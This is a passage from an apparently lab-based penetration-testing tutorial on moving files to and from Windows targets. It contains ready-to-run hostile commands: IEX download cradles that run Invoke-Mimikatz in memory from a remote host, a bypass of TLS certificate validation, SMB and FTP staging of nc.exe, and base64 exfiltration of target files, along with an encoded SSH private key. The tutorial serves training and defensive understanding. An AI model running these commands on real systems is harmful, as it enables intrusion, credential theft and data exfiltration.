Windows File Transfer Methods
Introduction
The Windows operating system has evolved over the past few years, and
new versions come with different utilities for file transfer
operations. Understanding file transfer in Windows can help both
attackers and defenders. Attackers can use various file transfer methods
to operate and avoid being caught. Defenders can learn how these
methods work to monitor and create the corresponding policies to avoid
being compromised. Let's use the
Microsoft Astaroth Attack blog post as an example of an advanced persistent threat (APT).
The blog post starts out talking about fileless threats. The term fileless
suggests that a threat doesn't come in a file, they use legitimate
tools built into a system to execute an attack. This doesn't mean that
there's not a file transfer operation. As discussed later in this
section, the file is not "present" on the system but runs in memory.
The Astaroth attack generally followed these steps: A
malicious link in a spear-phishing email led to an LNK file. When
double-clicked, the LNK file caused the execution of the
WMIC tool
with the "/Format" parameter, which allowed the download and execution
of malicious JavaScript code. The JavaScript code, in turn, downloads
payloads by abusing the
Bitsadmin tool.
All the payloads were base64-encoded and decoded using the Certutil tool resulting in a few DLL files. The regsvr32
tool was then used to load one of the decoded DLLs, which decrypted and
loaded other files until the final payload, Astaroth, was injected into
the Userinit process. Below is a graphical depiction of the attack.


This is an excellent example of multiple methods for file transfer and the threat actor using those methods to bypass defenses.
This section will discuss using some native Windows tools for
download and upload operations. Later in the module, we'll discuss Living Off The Land binaries on Windows & Linux and how to use them to perform file transfer operations.
Download Operations

We have access to the machine MS02, and we need to download a file from our Pwnbox machine. Let's see how we can accomplish this using multiple File Download methods.
PowerShell Base64 Encode & Decode
Depending on the file size we want to transfer, we can use different
methods that do not require network communication. If we have access to a
terminal, we can encode a file to a base64 string, copy its contents
from the terminal and perform the reverse operation, decoding the file
in the original content. Let's see how we can do this with PowerShell.
An essential step in using this method is to ensure the file you encode and decode is correct. We can use md5sum,
a program that calculates and verifies 128-bit MD5 checksums. The MD5
hash functions as a compact digital fingerprint of a file, meaning a
file should have the same MD5 hash everywhere. Let's attempt to transfer
a sample ssh key. It can be anything else, from our Pwnbox to the
Windows target.
Pwnbox Check SSH Key MD5 Hash
Windows File Transfer Methods
cancrazy@htb[/htb]$ md5sum id_rsa4e301756a07ded0a2dd6953abf015278 id_rsa
Pwnbox Encode SSH Key to Base64
Windows File Transfer Methods
cancrazy@htb[/htb]$ cat id_rsa |base64 -w 0;echoLS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
We can copy this content and paste it into a Windows PowerShell terminal and use some PowerShell functions to decode it.
Windows File Transfer Methods
PS C:\htb> [IO.File]::WriteAllBytes("C:\Users\Public\id_rsa", [Convert]::FromBase64String("LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFBQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFBSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZHo3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFLZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTjZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRsRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQXB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlwYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pUMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUnFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEKUVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVXSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo="))
Finally, we can confirm if the file was transferred successfully using the Get-FileHash cmdlet, which does the same thing that md5sum does.
Confirming the MD5 Hashes Match
Windows File Transfer Methods
PS C:\htb> Get-FileHash C:\Users\Public\id_rsa -Algorithm md5

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             4E301756A07DED0A2DD6953ABF015278                                       C:\Users\Public\id_rsa
Note: While this method is convenient,
it's not always possible to use. Windows Command Line utility (cmd.exe)
has a maximum string length of 8,191 characters. Also, a web shell may
error if you attempt to send extremely large strings.
PowerShell Web Downloads
Most companies allow HTTP and HTTPS
outbound traffic through the firewall to allow employee productivity.
Leveraging these transportation methods for file transfer operations is
very convenient. Still, defenders can use Web filtering solutions to
prevent access to specific website categories, block the download of
file types (like .exe), or only allow access to a list of whitelisted
domains in more restricted networks.
PowerShell offers many file transfer options. In any version of PowerShell, the System.Net.WebClient class can be used to download a file over HTTP, HTTPS or FTP. The following table describes WebClient methods for downloading data from a resource:
| Method | Description |
| OpenRead | Returns the data from a resource as a Stream. |
| OpenReadAsync | Returns the data from a resource without blocking the calling thread. |
| DownloadData | Downloads data from a resource and returns a Byte array. |
| DownloadDataAsync | Downloads data from a resource and returns a Byte array without blocking the calling thread. |
| DownloadFile | Downloads data from a resource to a local file. |
| DownloadFileAsync | Downloads data from a resource to a local file without blocking the calling thread. |
| DownloadString | Downloads a String from a resource and returns a String. |
| DownloadStringAsync | Downloads a String from a resource without blocking the calling thread. |
Let's explore some examples of those methods for downloading files using PowerShell.
PowerShell DownloadFile Method
We can specify the class name Net.WebClient and the method DownloadFile with the parameters corresponding to the URL of the target file to download and the output file name.
File Download
Windows File Transfer Methods
PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')PS C:\htb> (New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1','C:\Users\Public\Downloads\PowerView.ps1')

PS C:\htb> # Example: (New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')PS C:\htb> (New-Object Net.WebClient).DownloadFileAsync('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1', 'C:\Users\Public\Downloads\PowerViewAsync.ps1')
PowerShell DownloadString - Fileless Method
As we previously discussed, fileless attacks work by using some
operating system functions to download the payload and execute it
directly. PowerShell can also be used to perform fileless attacks.
Instead of downloading a PowerShell script to disk, we can run it
directly in memory using the
Invoke-Expression cmdlet or the alias IEX.
Windows File Transfer Methods
PS C:\htb> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1')
IEX also accepts pipeline input.
Windows File Transfer Methods
PS C:\htb> (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1') | IEX
PowerShell Invoke-WebRequest
From PowerShell 3.0 onwards, the Invoke-WebRequest cmdlet is also available, but it is noticeably slower at downloading files. You can use the aliases iwr, curl, and wget instead of the Invoke-WebRequest full name.
Windows File Transfer Methods
PS C:\htb> Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 -OutFile PowerView.ps1
Harmj0y has compiled an extensive list of PowerShell download cradles here.
It is worth gaining familiarity with them and their nuances, such as a
lack of proxy awareness or touching disk (downloading a file onto the
target) to select the appropriate one for the situation.
Common Errors with PowerShell
There may be cases when the Internet Explorer first-launch configuration has not been completed, which prevents the download.

This can be bypassed using the parameter -UseBasicParsing.
Windows File Transfer Methods
PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 | IEX

Invoke-WebRequest : The response content cannot be parsed because the Internet Explorer engine is not available, or Internet Explorer's first-launch configuration is not complete. Specify the UseBasicParsing parameter and try again.
At line:1 char:1
+ Invoke-WebRequest https://raw.githubusercontent.com/PowerShellMafia/P ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotImplemented: (:) [Invoke-WebRequest], NotSupportedException
+ FullyQualifiedErrorId : WebCmdletIEDomNotSupportedException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

PS C:\htb> Invoke-WebRequest https://<ip>/PowerView.ps1 -UseBasicParsing | IEX
Another error in PowerShell downloads is related to the SSL/TLS
secure channel if the certificate is not trusted. We can bypass that
error with the following command:
Windows File Transfer Methods
PS C:\htb> IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')

Exception calling "DownloadString" with "1" argument(s): "The underlying connection was closed: Could not establish trust
relationship for the SSL/TLS secure channel."
At line:1 char:1
+ IEX(New-Object Net.WebClient).DownloadString('https://raw.githubuserc ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : WebException
PS C:\htb> [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
SMB Downloads
The Server Message Block protocol (SMB protocol) that runs on port
TCP/445 is common in enterprise networks where Windows services are
running. It enables applications and users to transfer files to and from
remote servers.
We can use SMB to download files from our Pwnbox easily. We need to create an SMB server in our Pwnbox with smbserver.py from Impacket and then use copy, move, PowerShell Copy-Item, or any other tool that allows connection to SMB.
Create the SMB Server
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo impacket-smbserver share -smb2support /tmp/smbshareImpacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
To download a file from the SMB server to the current working directory, we can use the following command:
Copy a File from the SMB Server
Windows File Transfer Methods
C:\htb> copy \\192.168.220.133\share\nc.exe

        1 file(s) copied.
New versions of Windows block unauthenticated guest access, as we can see in the following command:
Windows File Transfer Methods
C:\htb> copy \\192.168.220.133\share\nc.exe

You can't access this shared folder because your organization's security policies block unauthenticated guest access. These policies help protect your PC from unsafe or malicious devices on the network.
To transfer files in this scenario, we can set a username and
password using our Impacket SMB server and mount the SMB server on our
windows target machine:
Create the SMB Server with a Username and Password
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo impacket-smbserver share -smb2support /tmp/smbshare -user test -password testImpacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Mount the SMB Server with Username and Password
Windows File Transfer Methods
C:\htb> net use n: \\192.168.220.133\share /user:test test

The command completed successfully.

C:\htb> copy n:\nc.exe
        1 file(s) copied.
Note: You can also mount the SMB server if you receive an error when you use `copy filename \\IP\sharename`.
FTP Downloads
Another way to transfer files is using FTP (File Transfer Protocol),
which use port TCP/21 and TCP/20. We can use the FTP client or
PowerShell Net.WebClient to download files from an FTP server.
We can configure an FTP Server in our attack host using Python3 pyftpdlib module. It can be installed with the following command:
Installing the FTP Server Python3 Module - pyftpdlib
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo pip3 install pyftpdlibThen we can specify port number 21 because, by default, pyftpdlib uses port 2121. Anonymous authentication is enabled by default if we don't set a user and password.
Setting up a Python3 FTP Server
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo python3 -m pyftpdlib --port 21[I 2022-05-17 10:09:19] concurrency model: async
[I 2022-05-17 10:09:19] masquerade (NAT) address: None
[I 2022-05-17 10:09:19] passive ports: None
[I 2022-05-17 10:09:19] >>> starting FTP server on 0.0.0.0:21, pid=3210 <<<
After the FTP server is set up, we can perform file transfers using the pre-installed FTP client from Windows or PowerShell Net.WebClient.
Transfering Files from an FTP Server Using PowerShell
Windows File Transfer Methods
PS C:\htb> (New-Object Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt', 'C:\Users\Public\ftp-file.txt')
When we get a shell on a remote machine, we may not have an
interactive shell. If that's the case, we can create an FTP command file
to download a file. First, we need to create a file containing the
commands we want to execute and then use the FTP client to use that file
to download that file.
Create a Command File for the FTP Client and Download the Target File
Windows File Transfer Methods
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo GET file.txt >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128
Log in with USER and PASS first.
ftp> USER anonymous

ftp> GET file.txt
ftp> bye

C:\htb>more file.txt
This is a test file
Upload Operations
There are also situations such as password cracking, analysis,
exfiltration, etc., where we must upload files from our target machine
into our attack host. We can use the same methods we used for download
operation but now for uploads. Let's see how we can accomplish uploading
files in various ways.
PowerShell Base64 Encode & Decode
We saw how to decode a base64 string using Powershell. Now, let's do
the reverse operation and encode a file so we can decode it on our
attack host.
Encode File Using PowerShell
Windows File Transfer Methods
PS C:\htb> [Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte))

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHksIGNvbW1lbnRzIChzdWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVhbA0KIyBsaW5lcyBvciBmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEgJyMnIHN5bWJvbC4NCiMNCiMgRm9yIGV4YW1wbGU6DQojDQojICAgICAgMTAyLjU0Ljk0Ljk3ICAgICByaGluby5hY21lLmNvbSAgICAgICAgICAjIHNvdXJjZSBzZXJ2ZXINCiMgICAgICAgMzguMjUuNjMuMTAgICAgIHguYWNtZS5jb20gICAgICAgICAgICAgICMgeCBjbGllbnQgaG9zdA0KDQojIGxvY2FsaG9zdCBuYW1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5TIGl0c2VsZi4NCiMJMTI3LjAuMC4xICAgICAgIGxvY2FsaG9zdA0KIwk6OjEgICAgICAgICAgICAgbG9jYWxob3N0DQo=
PS C:\htb> Get-FileHash "C:\Windows\system32\drivers\etc\hosts" -Algorithm MD5 | select Hash

Hash
----
3688374325B992DEF12793500307566D
We copy this content and paste it into our attack host, use the base64 command to decode it, and use the md5sum application to confirm the transfer happened correctly.
Decode Base64 String in Linux
Windows File Transfer Methods
